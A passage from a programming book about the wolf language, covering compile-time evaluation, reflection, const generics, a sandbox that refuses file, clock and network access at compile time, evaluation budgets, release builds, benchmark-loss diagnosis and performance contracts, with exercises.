17 | const SIXTEEN_SHARDS: bool = expect_mask(16, 14)
   |                              ------------------- while evaluating
`expect_mask`, entered here
   |                              ------------------- while evaluating
`SIXTEEN_SHARDS`, entered here
   |
   = note: a failed comptime `assert` stops compilation — it is the
witness mechanism for facts the
     checker cannot see on its own.
```

There is no program. Nothing has been linked, nothing has run, and the loop above has already gone around four times to disagree with you. That is the whole mental model, and the rest of this chapter is its consequences: a *witness* (a comptime `assert` whose failure is a compile error) is how a compile-time fact gets a location in your source.

Arguments must already exist

Comptime code runs before the program, so it cannot see values the program has not produced. The rule has one sentence and the compiler recites it:

```
wolf · rejected, E0705
comptime fn shard_mask(shards: int) -> int {
    var mask = 1
    while mask < shards {
        mask = mask * 2
    }
    mask - 1
}
fn main() -> !int {
    let shards = 16
    const MASK = shard_mask(shards)
    if MASK == 15 { 0 } else { 1 }
}
```

```
diagnostic
error[E0705]: `shards` is a runtime value, so this cannot evaluate at
compile time
  --> ./s3.lu:13:29
   |
13 |     const MASK = shard_mask(shards)
   |                  ------------------ while evaluating `main`, entered
here
   |                               ^^^^^^ must be comptime-known
   |
   = note: a `comptime fn` runs during compilation: every argument must be
a literal, a `const`, a
     type, or the result of another comptime call.
```

`let shards` is a runtime binding. It will hold 16 when the program runs, and the program is not what is running. Spell it `const shards = 16` and the argument exists early enough to be an argument. The note lists the four things that qualify (a literal, a `const`, a type, or the result of another comptime call), and the list is also the answer to "how far up does comptime reach?" As far as its arguments do, and no further.

Same rules, earlier clock

Chapter 3 taught what happens when an `i32` computation leaves the range of an `i32`: the program traps, in every profile, because checked arithmetic is not a debug feature. Size the index for a hundred thousand documents at compile time and there is no program to trap:

```
wolf · rejected, E0706
comptime fn index_bytes(docs: i32, per_doc: i32) -> i32 {
    docs * per_doc
}
fn main() -> !int {
    const BYTES = index_bytes(100000, 30000)
    if BYTES == 0 { 1 } else { 0 }
}
```

```
diagnostic
error[E0706]: this `*` on `i32` faults at compile time: 100000 * 30000
leaves `i32`'s range
 --> ./s4.lu:5:5
  |
5 |     docs * per_doc
  |     ^^^^^^^^^^^^^^ checked arithmetic, comptime included
...
8 |     const BYTES = index_bytes(100000, 30000)
  |                   -------------------------- while evaluating
`index_bytes`, entered here
  |                   -------------------------- while evaluating `main`,
entered here
  |
  = note: checked arithmetic has one semantics everywhere: what would trap
at runtime is an error
    at comptime — intended wraparound is spelled `wrapping[T]`, never a
mode.
```

One semantics, two moments. The trap you would have seen at runtime is an error you see at compile time, and the diagnostic cites the same decision the runtime trap cites. This is the cleanest evidence that comptime is not a separate dialect with its own arithmetic: the rule did not change, the clock did.

Exercise 18-1 *(comprehension · wolf)*. One binding keeps this program out of compile time:

```
wolf · rejected, E0705
comptime fn double(n: int) -> int {
    n + n
}
fn main() -> !int {
    let x = 21
    const Y = double(x)
    if Y == 42 { 0 } else { 1 }
}
```

Predict the compiler's verdict, and name the one-character change that fixes the program. What may an argument to a `comptime fn` be?

Exercise 18-2 *(comprehension · wolf)*. Chapter 3 taught you what `2147483647 + 1` does at runtime. Predict what it does inside a `comptime fn`, and predict the decision the diagnostic cites:

```
wolf
comptime fn brim() -> i32 {
    let big: i32 = 2147483647
    big + 1
}
```

18.2 Types as values

Here is a function signature that says the whole section in four tokens:

```
comptime fn field_count(T: type) -> int
```

A type arrives as an argument: a value, of type `type`, passed the way `900` is passed, not a template placeholder in angle brackets. `typeinfo` is the function that describes one, and what it returns is a value like any other: a name, a kind, a list of fields with names and types of their own.

The shelf's document type has three fields, and the shelf would like that to stay true:

```
wolf
struct Doc { title: str, words: int, shelf: int }

comptime fn expect_fields(T: type, n: int) -> bool {
    assert(typeinfo(T).fields.len == n)
    true
}

const DOC_SHAPE: bool = expect_fields(Doc, 3)

fn test_a_doc_carries_its_count() {
    let d = Doc { title: "regions", words: 900, shelf: 2 }
    assert(d.words == 900, "the count survived construction")
}
```

```
console
$ wolf test ./shelf_test.lu
test ./shelf_test.lu::test_a_doc_carries_its_count ... ok
wolf test: 1 passed; 0 failed; 0 rejected; 0 unsupported; 0 filtered out
```

`expect_fields` is §18.1′s witness pointed at a type instead of a number. Add a field to `Doc` and the count is wrong; the compiler walks the field list, compares, and stops the build with the assertion that failed. The fact is stated once, in the source, next to the type it is about.

One line in that program is a boundary. `typeinfo` answers questions the type checker can already answer: what the fields are called, what types they hold, what kind of thing the type is. It does not answer where those fields *land* in memory. Ask for the size of an ordinary struct and the compiler declines, because its layout (offsets, padding, the target's ABI) belongs to the code generator, and a comptime that guessed would have to be right forever. Exercise 18-4 is that refusal. A struct marked `#[repr(c)]` is the other case, and it shows the rule: its layout is C's, fixed by the specification rather than chosen by a backend, so `size_of`, `align_of` and `offset_of` answer for it at compile time (`[abi.layout.query]`).

The derive class, without a macro

The place other languages reach for macros is derivation: you have a struct, you want the obvious equality, and you do not want to type it. Wolf's answer starts from the fact that the obvious equality is four lines of ordinary code:

```
wolf · runs, exit 0
```

```
trait Eq {
    fn eq(a: Self, b: Self) -> bool
}

struct Pair { a: int, b: int }

impl Eq for Pair {
    fn eq(a: Pair, b: Pair) -> bool {
        a.a == b.a && a.b == b.b
    }
}

fn main() -> !int {
    let p = Pair { a: 1, b: 2 }
    let q = Pair { a: 1, b: 3 }
    print("{Eq.eq(p, p)} {Eq.eq(p, q)}")
    0
}
```

```
console
$ lupin pair.lu
true false
```

Nothing metaprogrammatic there: an impl and two calls. What a derivation actually contributes is the *precondition*, not the four lines. A generator that writes equality for a type needs that type to be a plain struct, and needs the trait it is implementing to be the one it thinks it is. Those are facts about types, and facts about types are what comptime holds:

```
wolf
trait Eq {
    fn eq(a: Self, b: Self) -> bool
}

struct Pair { a: int, b: int }

impl Eq for Pair {
    fn eq(a: Pair, b: Pair) -> bool {
        a.a == b.a && a.b == b.b
    }
}

comptime fn eq_ready(T: type) -> bool {
    assert(implements(T, Eq))
    assert(typeinfo(T).kind == "struct")
    true
}

const PAIR_IS_EQ_READY: bool = eq_ready(Pair)

fn test_pairs_carry_their_fields() {
    let p = Pair { a: 1, b: 2 }
    assert(p.a == 1 && p.b == 2, "both fields survived construction")
}
```

```
console
$ wolf test ./eq_test.lu
test ./eq_test.lu::test_pairs_carry_their_fields ... ok
wolf test: 1 passed; 0 failed; 0 rejected; 0 unsupported; 0 filtered out
```

`implements` asks the trait engine a question and gets a `bool`. Delete the `impl` block and the answer changes, at compile time, with a location:

```
wolf · rejected, E0710
trait Eq {
    fn eq(a: Self, b: Self) -> bool
}

struct Point { x: int, y: int }

comptime fn eq_ready(T: type) -> bool {
    assert(implements(T, Eq))
    assert(typeinfo(T).kind == "struct")
    true
}

const POINT_IS_EQ_READY: bool = eq_ready(Point)

fn test_points_carry_their_fields() {
    let p = Point { x: 1, y: 2 }
    assert(p.x == 1 && p.y == 2, "both fields survived construction")
}
```

```
diagnostic
error[E0710]: this comptime assertion failed
  --> ./s10.lu:11:5
   |
11 |     assert(implements(T, Eq))
   |     ^^^^^^^^^^^^^^^^^^^^^^^^^ evaluated to `false` at compile time
...
16 | const POINT_IS_EQ_READY: bool = eq_ready(Point)
   |                                 --------------- while evaluating
`eq_ready`, entered here
   |                                 --------------- while evaluating
`POINT_IS_EQ_READY`, entered here
   |
   = note: a failed comptime `assert` stops compilation — it is the
witness mechanism for facts the
     checker cannot see on its own.
```

Two properties of that error: it is a *type* error in the ordinary sense (a fact about `Point` that failed to hold), and it arrives at the line that stated the requirement, not at the twentieth call site downstream. And it was produced by wolf code you can read: three lines, two asserts, and no expansion step. Reflection here consumes and produces semantic values only. There is no token stream to inspect and no syntax to rewrite, so a derivation cannot quietly mean something other than what its inputs say.

That constraint is deliberate and it is the reason there are no macros in v1 (D29). One tier (full evaluation, types as values, reflection) covers derivation, specialization, and constant folding, which is most of what macros are used for, and it covers them without giving any package the ability to rewrite your program's text. The door is closed because opening it costs the guarantees §18.4 is about, and nothing so far has needed it enough to pay.

Exercise 18-4 *(comprehension · wolf)*. `size_of(Vec2)` for a struct of two `f64` fields is 16 on every target wolf supports. Predict the verdict of `const S = size_of(Vec2)` anyway, and then explain why a number that obvious is refused at comptime.

18.3 Where comptime already touched your code

You have been using this tier since chapter 2, under two other names.

The first is every string you have written. `"{title:>10} {total:>9.2}"` is not a template the runtime parses; the braces and the spec after the colon are read during compilation, and what the program carries is the formatting the spec describes:

```
wolf · runs, exit 0
fn main() -> !int {
    let title = "regions"
    let total = 3.14159
    print("{title:>10} {total:>9.2}")
    0
}
```

```
console
$ lupin fmt.lu
   regions      3.14
```

The proof that the spec is compiled, not interpreted, is what happens when you misspell one. A runtime formatter finds out at the moment of printing, on the unlucky code path, in production. This one finds out before there is a program:

```
wolf · rejected, E0412
fn main() -> !int {
    let total = 3.14159
    print("{total:>zz}")
    0
}
```

```
diagnostic
error[E0412]: `z` has no place in a format spec — the grammar is
`[[fill]align][+][0][width][.precision][type]` with type one of `b o x X e
E f`
 --> ./s12.lu:6:18
  |
6 |     print("{total:>zz}")
  |                  ^^^^ in this format spec
  |
```

The grammar of a format spec is in the error message, which is where a grammar belongs when a reader has violated it.

Const generics and the `N + 1` problem

The second name is const generics. A type may be parameterized by a value, and then two spellings of that value have to be compared for equality, which sounds trivial until you try it:

```
wolf
struct Buf[N: type] {
    len: int,
}

fn shuffle[N: type](b: Buf[N + 1]) -> Buf[1 + N] {
    copy b
}

fn widen[N: type](b: Buf[N + 2 - 1]) -> Buf[1 + N] {
    copy b
}

fn closed(b: Buf[2 + 2]) -> Buf[4] {
    copy b
}

fn test_the_module_compiled() {
    assert(1 + 1 == 2, "three return types agreed with three
declarations")
}
```

```
console
$ wolf test ./buf_test.lu
test ./buf_test.lu::test_the_module_compiled ... ok
wolf test: 1 passed; 0 failed; 0 rejected; 0 unsupported; 0 filtered out
```

The module compiles, and the compiling is the claim: three functions, each returning a value of a type it was not literally given. The `copy b in each is §5.6's rule and not this section's — b` is lent for the call, so handing it back needs a value of the function's own, and a `Buf` holding one `int` copies for free. `Buf[N + 1]` and `Buf[1 + N]` are the same type. `Buf[N + 2 - 1]` is that type too. `Buf[2 + 2]` is `Buf[4]`. Anyone who has met this in another language knows the alternative: an equality decided by whether two expressions are the *same syntax*, where `N + 1` and `1 + N` are different types and the workaround is to pick one spelling and never deviate.

Wolf decides const-expression equality in three steps, and the compiler will recite them. Closed expressions evaluate and compare by value. Arithmetic over generic parameters (`+` and `-`) normalizes into a canonical sum, so any rearrangement of the same terms is the same type. Everything past that needs you to say so:

```
wolf · rejected, E0707
```

```
struct Buf[N: type] {
    len: int,
}

fn sneak[N: type](b: Buf[N + N]) -> Buf[N * 2] {
    b
}

fn main() -> !int {
    0
}
```

```
diagnostic
error[E0707]: `Buf[N + N]` and `Buf[N * 2]` may be equal, but proving it
needs a witness
 --> ./s14.lu:9:5
  |
8 | fn sneak[N: type](b: Buf[N + N]) -> Buf[N * 2] {
  |                                     ------------- the return type is
declared here
9 |     b
  |     ^ these const expressions differ beyond linear arithmetic
  |
  = note: const-expression equality is decided in three steps, and the
line is fixed: (1) closed
    expressions evaluate and compare by value; (2) `+`/`-` arithmetic over
generic
    parameters compares by ring normalization, so `N + 1` equals `1 + N`;
(3) anything
    beyond — `*`, `/`, `%`, shifts, bit operators — needs an explicit
witness. This pair
    sits at step 3.
  = note: state the equality where the reader can see it: a comptime
`assert` on the sizes
    involved, or rewrite both spellings into the same `+`/`-` form.
```

`N + N` and `N * 2` are equal for every `N`, and the compiler says so: *may* be equal. What it declines to do is prove it, and the third step of the rule is where the line sits: multiplication, division, modulo, shifts, and bit operators are off the normalizer's map. The value of a line drawn there is that it is drawn *somewhere*, in a note the reader can read, not wherever the last release's inference happened to reach. A rule you can recite is a rule you can design around; the fix the note names is a witness, which is §18.1's mechanism doing a third job.

Exercise 18-13 *(spelunking · wolf)*. Misspell a format spec on purpose — `{total:>9.2z}` — and read the grammar out of the error. From the diagnostic alone: which one letter fixes this spec for a money column, and which *two* letters would print the same number in bases the chapter has not used yet?

Exercise 18-14 *(comprehension · wolf)*. Four `Buf[…]` parameter and return pairs: `Buf[N + 1]` with `Buf[1 + N]`; `Buf[N + 2 - 1]` with `Buf[1 + N]`; `Buf[2 + 2]` with `Buf[4]`; `Buf[N * 2]` with `Buf[2 * N]`. Predict which pairs the checker equates on its own and which one

needs a witness, then check the odd one out and read which of the three steps the note says it fell past.

18.4 What it refuses to do

Everything so far has been about what comptime computes. This section is about what it will not touch. The refusals are the feature, not an incomplete allowlist waiting to be filled in.

Start with the one every reader has already lived through. You add a dependency to a project. In the ecosystems most of us came from, that act can run code (a build script, an install hook, a post-install step) on your machine, with your credentials, at the moment you type the command. The history of that decision is a list of incidents. Wolf's version of the decision is that adding a dependency is data entering a manifest, and compiling it evaluates its comptime code inside a box with no filesystem, no network, no environment, no clock, no randomness, and no way to call into native code (D33).

So each of these is refused:

```
wolf · rejected, E0701
comptime fn embed(path: str) -> str {
    read_text(path)
}
fn main() -> !int {
    const BANNER = embed("banner.txt")
    if BANNER == "" { 1 } else { 0 }
}
```

```
wolf · rejected, E0701
comptime fn build_stamp() -> int {
    clock_ms()
}
fn main() -> !int {
    const STAMP = build_stamp()
    if STAMP == 0 { 1 } else { 0 }
}
```

```
wolf · rejected, E0701
comptime fn fetch_schema(url: str) -> str {
    net_fetch(url)
}
fn main() -> !int {
    const SCHEMA = fetch_schema("https://example.test/schema.json")
    if SCHEMA == "" { 1 } else { 0 }
}
```

The same error code covers all three, and the catalog entry sorts the reasons into two categories:

```
console
$ wolf --explain E0701
E0701: comptime code reached for ambient IO

Comptime evaluation is hermetically sandboxed (D33): no filesystem, no
network, no environment variables, no clock, no randomness, no FFI —
the intrinsics available at compile time are an explicit allowlist,
and nothing ambient is on it. Each refusal names its category and its
reason: confinement (compiling a package must never act on or read
the machine that compiles it — `wolf add` must never mean arbitrary
code runs with your credentials) or determinism (the same program and
target must produce bit-identical comptime results on every host).
Compute the value at runtime instead; file contents belong in
*declared build inputs* through the package manifest, never in an
evaluator capability.
```

Confinement covers the file read and the network fetch: a build must not act on the machine it runs on, and it must not go looking for one. *Determinism* covers the clock and the randomness: two builds of the same source for the same target must produce the same answer, and a timestamp is the shortest way to break that. Reading an environment variable falls under both at once (it reads the machine, and it varies between machines), and the catalog files it under confinement.

Each refusal buys something specific, though the three are usually collapsed into one hand wave about safety.

Caching gets a key it can trust. If comptime cannot read anything outside the program, then the program *is* the input, and a compiler that has evaluated this code once can reuse the answer with no risk that the answer secretly depended on a file that has since changed. An evaluator with ambient reads has no honest cache key, so it either re-runs everything or serves you a stale artifact and hopes.

Reproducibility becomes checkable. Two machines compiling the same source for the same target reach the same constants, and the reason is that the axes along which they differ are not reachable.

Auditing becomes reading. If comptime could open a socket, auditing a dependency would mean proving that no comptime expression anywhere in it ever does; the job would be unbounded. Because it cannot, a reviewer's question shrinks to what the manifest declares, which is a document a person can read in an afternoon.

The meters

The sandbox has one more wall, and it is the one you will meet by accident. Comptime code runs on the compiler's clock, so a comptime loop that does not finish is a build that does not finish. Wolf's answer is that evaluation is metered: a step count, a heap, and a call depth, each with a default and each reporting itself by name when it runs out.

Burn the steps and the compiler tells you which meter emptied:

```
wolf · rejected, E0702
comptime fn spin() -> int {
    while true {}
    0
}
fn main() -> !int {
    const N = spin()
    if N == 0 { 0 } else { 1 }
}
```

```
diagnostic
error[E0702]: comptime evaluation ran out of fuel after 1000000 steps
 --> ./s18.lu:9:15
  |
9 |     const N = spin()
  |               ^^^^^^ evaluation stopped here
  |               ------ while evaluating `spin`, entered here
  |               ------ while evaluating `main`, entered here
  |
  = note: fuel bounds how long the compiler will evaluate before
concluding the computation is
    runaway — a build can be slow, never hung (D33).
help: raise the budget here: `#[budget(fuel = 2000000)]`
  |
9 |     #[budget(fuel = 2000000)]
  |
```

Recurse instead of looping and a different meter answers, because the resource you exhausted is a different resource:

```
wolf · rejected, E0704
comptime fn shelves(n: int) -> int {
    if n == 0 { 0 } else { 1 + shelves(n - 1) }
}
fn main() -> !int {
    const N = shelves(300)
    if N == 300 { 0 } else { 1 }
}
```

```
diagnostic
error[E0704]: comptime evaluation recursed past 256 call frames
 --> ./s19.lu:5:32
  |
5 |     if n == 0 { 0 } else { 1 + shelves(n - 1) }
  |                                 ^^^^^^^^^^^^^^ the call that went over
the limit
  |                                 -------------- while evaluating
`shelves` — 254 recursive frames
...
8 |     const N = shelves(300)
  |               ------------ while evaluating `shelves`, entered here
  |               ------------ while evaluating `main`, entered here
  |
```

```
  = note: call depth is a resource limit, not a host stack: deep recursion
is refused with this
    report instead of crashing the compiler (D33).
help: raise the budget here: `#[budget(depth = 512)]`
  |
8 |     #[budget(depth = 512)]
  |
```

Both errors end the same way: with the attribute that raises the limit, spelled out at the site that needs it. That is the design's position on the tension every metered evaluator has: the compiler cannot tell a runaway from a computation that is merely large, and you can, so the decision is yours to state and the default is what protects you until you state it. A build may be slow. It may not hang.

What the attribute cannot do is turn a meter off. Try, with a body so trivial that the limit is obviously unnecessary, and the rejection is about the attribute, not the workload:

```
wolf · rejected, E0709
comptime fn ten() -> int {
    10
}
fn main() -> !int {
    #[budget(fuel = 0)]
    const N = ten()
    if N == 10 { 0 } else { 1 }
}
```

```
diagnostic
error[E0709]: a comptime budget cannot be turned off — `fuel = 0` would
disable the limit
 --> ./s20.lu:8:14
  |
8 |     #[budget(fuel = 0)]
  |              ^^^^^^^^ budgets are raised, never removed
  |
  = note: the sandbox guarantee (D33) includes bounded evaluation: every
budget has a default, a
    per-site override, and a hard ceiling — there is no spelling that
removes one.
```

Budgets are raised, never removed. There is no spelling that disables one, which means there is no dependency that can disable one either. A metered evaluator with an off switch is an unmetered evaluator with an extra step.

What is not in the box

Three things are missing from the box, each one something a reader arriving from another language will look for.

Comptime cannot modify a declaration other than the one it computes. It produces values and types; it does not reach into your struct and add a field, and it does not attach itself to somebody else's function. What you see in a file is what the file says.

Comptime cannot observe syntax. `typeinfo` and `implements` answer semantic questions (fields, kinds, whether a trait is implemented), and there is no way to ask for the tokens of anything. A metaprogram that cannot see spelling cannot depend on spelling, which is why the `N + 1` normalization of §18.3 was a decision the language got to make, not a compatibility hazard.

And comptime cannot be nondeterministic, which is the sandbox restated as a property rather than a list. Every intrinsic on the allowlist is a function of its arguments. This is the invariant the other two absences protect, and it is the one the whole design leans on.

Exercise 18-6 *(spelunking · wolf)*. Run `wolf --explain E0701` and read the entry in full. It names two distinct reasons a comptime capability can be refused. Name both, and sort these refusals under them: a clock read, a network fetch, an environment variable.

Exercise 18-7 *(comprehension · wolf)*. Five expression tiles. Sort each onto the comptime side of the boundary or the runtime side before running anything: `6 * 7`; a function from a type to a type; a file read; a clock read; a network fetch. Then check the three you sorted as refused, with three one-line programs. Do the three diagnostics give the same reason?

Exercise 18-8 *(comprehension · wolf)*. A reader decides budgets are noise and writes `#[budget(fuel = 0)]` to turn the meter off. Predict what the compiler does with a *trivial* call under that attribute: a `comptime fn` that returns `10` and computes nothing.

Exercise 18-9 *(comprehension · wolf)*. Two runaway programs, two different budgets. Before running, match each to the resource it exhausts and the E-code it earns:

```
wolf
// program A
comptime fn dive(n: int) -> int {
    dive(n + 1)
}
// program B
comptime fn spin() -> int {
    while true {}
    0
}
```

Exercise 18-10 *(extension (break-it-on-purpose) · wolf)*. Earn E0703 (the *heap* budget) using only a `while` loop and a `var`, without tripping fuel first. (You will need to grant fuel to get there.)

Exercise 18-12 *(design)*. The sandbox refuses a file read (E0701) but the catalog entry points at declared build inputs through the package manifest instead. Draw the line between the two designs: what exactly does declaring an input buy that an ambient read does not have? Name the failure the ambient read permits in each of: caching, cross-machine reproducibility, and auditing a dependency you did not write.

Exercise 18-15 *(extension · wolf)*. Roman numerals, both ways, folded: write `to_roman(n)` and `from_roman(s)` as `comptime fn`s (the value table as a pair of indexed helpers, subtractive pairs and all), and a witness `round_trips(n)` whose `assert` proves

`from_roman(to_roman(n)) == n` at compile time. Fold a year each way into `const`s and print them. What does the witness buy that printing both values does not, and which famous wrong numeral — `IIII` — does your `from_roman` quietly accept, and why is that fine here?

Where this leaves you

Four spellings share one mechanism. `comptime fn` moves a computation to the compiler's clock. `const` is where its answer lands. `assert` inside a comptime function is how a fact about your program gets a location. And `typeinfo`, `implements`, and a parameter of type `type` are how the subject of that fact can be a type instead of a number.

The refusals are the same list read from the other side: no ambient inputs, no unbounded evaluation, no reaching into declarations, no looking at syntax. Every one of them is why a package's comptime code is something you can compile without first deciding whether you trust its author.

19. Reading the release tier

Chapter 1 put two machines on your desk and one rule between them: same program, same meaning. Every binary since has come from `wolf build`, whose job is to be honest quickly. This chapter is about the tier whose job is to be honest fast, and about how to read what it did, because a compiler that makes your program faster is making claims, and claims are for checking.

19.1 One program, two binaries

Here is a program with a real loop in it, a two-state scanner that counts words the way a C programmer counts them, one byte at a time:

```
wolf · runs, exit 0
fn count_words(text: str) -> int {
    var n = 0
    var in_word = false
    for b in text.bytes() {
        let inside = b as int != 32 && b as int != 10
        if inside && !in_word { n += 1 }
        in_word = inside
    }
    n
}
fn main() -> !int {
    let line = "the pack hunts at dusk and sleeps at noon"
    print("{count_words(line)} words")
    0
}
```

One flag asks for the optimizing tier:

```
console
$ wolf build --release scan.lu
$ ./scan
9 words
$ lupin scan.lu
9 words
```

The flag changes how the binary is made, and it is not allowed to change what the binary means. The answer is the same, and so is every rule this book has taught. The checks come along too:

```
wolf · runs, trap(bounds)
fn main() -> !int {
    var xs = List[int]()
    (mut xs).push(7)
    print("{xs[3]}")
```

```
    0
}
```

```
console
$ wolf build --release oops.lu
$ ./oops
wolf-trap: bounds
  at ./oops.lu:4:5
$ lupin oops.lu
oops.lu: trap(bounds): index 3 is outside a collection of 1 element(s)
[mem.ub.defined] at 4:13
$ echo $?
3
```

An optimized binary that indexed past the end and kept going would be a faster way to be wrong. This one stops, names the kind, and names the site. What `--release` changes is the work between your source and the instruction stream, and the interesting part is where the speed comes from. It comes from facts you already wrote. A bare parameter is a shared read and `mut` is an exclusive claim, so the compiler knows two buffers are disjoint without an alias analysis heroic enough to guess it. A bounds check that guards a loop is a range every later check in the loop can be measured against, and a check the compiler can prove redundant folds away: the same analysis that keeps `xs[3]` honest deletes the checks that were never going to fire. A container's header and its elements are separate allocations, so a store through one cannot alias the other. Chapter 8 called this shape a fact the optimizer can spend, and the release tier is where the spending happens: the compiler's own middle end folds, hoists, and versions on the facts the checks established, then hands what remains to LLVM, the same backend that compiles the C this language is measured against.

Exercise 19-1 *(fingers · wolf + lupin)*. Type the scanner and change the line to `"the  pack hunts at dusk"`, with the doubled and tripled spaces. Predict the count on paper from the two-state rule, then build it with `--release`, run it, and run it under `lupin`.

19.2 The compiler hands LLVM less

Two compilers work in sequence on a release build, so there is an honest question about who does what. The project's answer is measurable: the middle end's job is to hand LLVM less. Every optimization it performs on its own IR (a folded bounds check, a deleted dead store, a call that became its callee) is instructions that never reach the backend at all.

CI tracks that as a ratio: the instructions handed to LLVM, divided by the instructions a naive translation of the same program would hand it. Over the compiler repository's witness corpus, the non-concurrent programs measure 0.582, recorded in `bench/gates.json`: the middle end delivers a little more than half of what a direct lowering would. Over the thirteen benchmark kernels the same ratio is around 0.92, and the gap between those two numbers is itself informative. The corpus is ordinary programs, full of checks and structure the middle end can prove things about; a benchmark kernel is already a lean loop, and a

lean loop has little to remove. The gate file also records the original design target, half, and records that it has not been met, which is the project keeping its own score honestly rather than moving the goalposts to wherever the ball landed.

One caution before you read that ratio as a speedometer: it is a measure of work delivered, not of speed. The number can move up while programs get faster, because some optimizations spend instructions to buy time. When the middle end versions a loop (a guarded fast copy whose checks fold, beside a slow copy that keeps them all), the program grows and the hot path shrinks. The ratio is one instrument among several, and the next section is about what the others say when a program is slow.

Exercise 19-2 *(comprehension · prose)*. A release of the compiler makes one benchmark kernel 11 percent faster, and the same release moves that kernel's handed-to-LLVM instruction count from 266 to 309. Explain how both numbers can be progress, and name the transformation shape from this section that produces exactly this signature.

19.3 Reading a loss

The compiler's repository keeps a suite of thirteen small kernels, each one idiomatic wolf beside the naive C a working programmer would write, compiled `clang -O3`; chapter 21 reads its verdict in full. This section is about the discipline behind that verdict: what the project does when a kernel loses, because losing is where the instrument either teaches or lies.

The first rule is that a loss is diagnosed in the disassembly, not in the story you were hoping to tell. A wall-clock number says that a kernel is slow; only the instruction stream says what the processor was actually asked to do, and the diagnosis is not finished until a named mechanism accounts for the gap. Four kinds of slow cover every loss the suite has produced.

The fact went unspent. The compiler proved something (two buffers disjoint, a value in range) and the proof never reached the instruction that needed it. This is a pipeline bug: fix it, and keep the kernel as the regression test.

The fact does not exist. Nothing proved the needed claim, and nothing could: values that arrive from input have no range any sound analysis can assign. The check stays because it must.

The message was dropped. The fact was emitted and the backend ignored it. The metadata channel gets a test that fails when the message goes missing again.

The win was renounced. The missing speed requires undefined behavior this language refuses, or contradicts a semantic it chose on purpose. That is not a bug; it is a price, and it goes in a written exceptions file with a measured cost.

The second rule is that the fix is never to special-case the benchmark. A compiler that recognizes its own test suite is a student who memorized the answer key. The fix goes into the general pipeline with the kernel as its witness, or the loss stands and is written down.

Two worked losses show the rules paying. A three-point stencil sat at roughly a third of naive C's speed while four diagnoses in a row each retired part of the gap: the surviving bounds guards, the overflow checks on its element sums, an alignment claim, and finally the loads themselves. The disassembly showed the fast loop issuing five loads and two stores for every four results, reloading across the loop's back edge values it had read the iteration before; the C compiler was carrying that window in registers. Teaching the middle end to prove the two buffers disjoint (a runtime guard on the versioned loop's door, so the proof is checked, not assumed) let the same window carry, and the loop now issues three loads and two stores per four results. CI pins the count as a floor, so the carry cannot silently rot. The kernel left the loss set. The second loss was cheaper to read: a string-search kernel ran at a ninth of naive C's speed, and the disassembly showed one call surviving in the loop body, an out-of-line equality comparing five bytes. Inlining the compare moved the kernel to within 13 percent of C, a factor of eight from one measured mechanism. Both histories, with their dates, hosts, and per-run tables, are rows in the compiler repository's loss ledger (`bench/loss-ledger.md`); nothing in them is folklore.

Read this way, the suite's history is legible: on the night of 2026-08-21 the geometric mean crossed 1.000 for the first time, 1.072 against naive C at commit `e75ee1e`, and the ledger line for that run still says `DOES-NOT-HOLD`, because the gate reads more than the mean; the losses had not yet been ruled on. The mean is not the gate. Two kernels still lose today, on purpose and at a written price, and chapter 21 prints both price tags.

A last discipline, for the day you measure your own programs: a delta means nothing except against its own spread, a median resists the machine's weather better than a mean, and a benchmark without a date and a commit is folklore. The suite's every number carries all three, which is what makes its history readable at all.

Exercise 19-3 *(comprehension · prose)*. Five timings of one benchmark, in nanoseconds: 1000, 1010, 990, 1005, 2400. Compute the mean and the median; state which one a careful report trusts and what the outlier most plausibly was. Then compute the median absolute deviation and say what it does with these five numbers that a standard deviation would not.

Exercise 19-4 *(comprehension · prose)*. Classify each loss into one of this section's four kinds, and name the fix path: (a) a kernel adds numbers that arrive over a socket, and the additions stay checked; (b) the compiler proves a parameter's buffer disjoint from every other, and the loop still reloads it after each store; (c) a kernel would tie C if the language allowed reading one byte past the end of a buffer when the read provably lands in the same page.

Exercise 19-5 *(design)*. A colleague's slide says "our runtime is 8 percent faster than C." Using this chapter's last paragraph, list the three pieces of provenance the claim needs before it is a measurement, and state what the sentence quietly becomes as each one is removed.

20. Perf contracts

A performance claim is a promise about execution: this function does not allocate, this loop does not trap, this language is faster than that one. Most such promises, in most codebases, are comments, and a comment's defining property is that nothing fails when it stops being true. This chapter is about the promises in wolf that are not comments: who makes them, what enforces them, and the paper trail that lets you check any of them from your chair.

20.1 The promises the language keeps

You have been collecting perf contracts since Part 1 without the name. Arithmetic is checked in every profile: chapter 3 made the promise and chapter 21 audits its price, and a benchmark run against wolf is a benchmark run with the checks on. A bounds check is removed only when the compiler proves it cannot fire, never because it is inconvenient. A region's teardown is one motion regardless of how much died. And the two machines agree: any program in this book means the same thing to the interpreter and to an optimized binary, which is what made chapter 19′s release tier safe to trust.

Each of these binds the implementation, not you. Where your intent differs from the default promise, you renegotiate in the signature. Here is arithmetic that wants to overflow, a checksum tag in the oldest style there is:

```
wolf · runs, exit 0
fn tag(s: str) -> wrapping[i32] {
    var h: wrapping[i32] = 7
    for b in s.bytes() {
        h = h * 31 + (b as int as wrapping[i32])
    }
    h
}
fn main() -> !int {
    let line = "the pack hunts at dusk"
    print("{tag(line)}")
    0
}
```

```
console
$ wolf build --release tag.lu
$ ./tag
1195395237
$ lupin tag.lu
1195395237
```

Multiply a hash by 31 per byte and it leaves `i32`′s range almost immediately, on purpose; written over plain `i32` this loop is the trap chapter 3 printed. The double cast is the byte's only bridge: a `byte` widens to `int` and every other width goes through that (§2.3), so `b as int as wrapping[i32]` is the spelling and there is no shorter one. `wrapping[i32]` moves

the intent into the type, where the compiler can hold you to it and a reader of the signature can see it. That is the shape of every contract in this chapter: a promise is written where a machine can check it, or it is not a promise.

One scope statement, so the chapter's title cannot oversell it: v1 attaches no performance contract to an individual function's signature. There is no annotation that promises a function allocation-free or trap-free, and this book does not teach promises no machine checks. The compiler agrees: the names such annotations would take, `#[noalloc]` among them, are refused by name (E0817, "not implemented yet") until a checker exists to hold them, because a promise the compiler accepts and never checks is worse than none. The contracts wolf makes are the language's own, and the instrument that holds the largest of them (faster than C, on a named suite, with the checks on) is a set of CI gates in the compiler's repository. The rest of this chapter reads those gates, because they are the pattern to steal for your own projects.

Exercise 20-1 *(fingers · lupin)*. Change the line to `"a"` and predict the printed value by hand before running: the seed is 7, the multiplier 31, and `"a"` is one byte, 97. Then explain why this function's signature would be a lie under plain `i32`.

20.2 The ledger and the clock

The suite's verdict is not a press release; it is a line appended to a ledger, one per run, machine-written. Two consecutive lines from the ledger's own history:

```
{"ts":"2026-08-22T03:53Z","commit":"857c796","geomean":1.099,"verdict":"HOLDS","consecutive":1,"
8, the clock's first counted hold"}
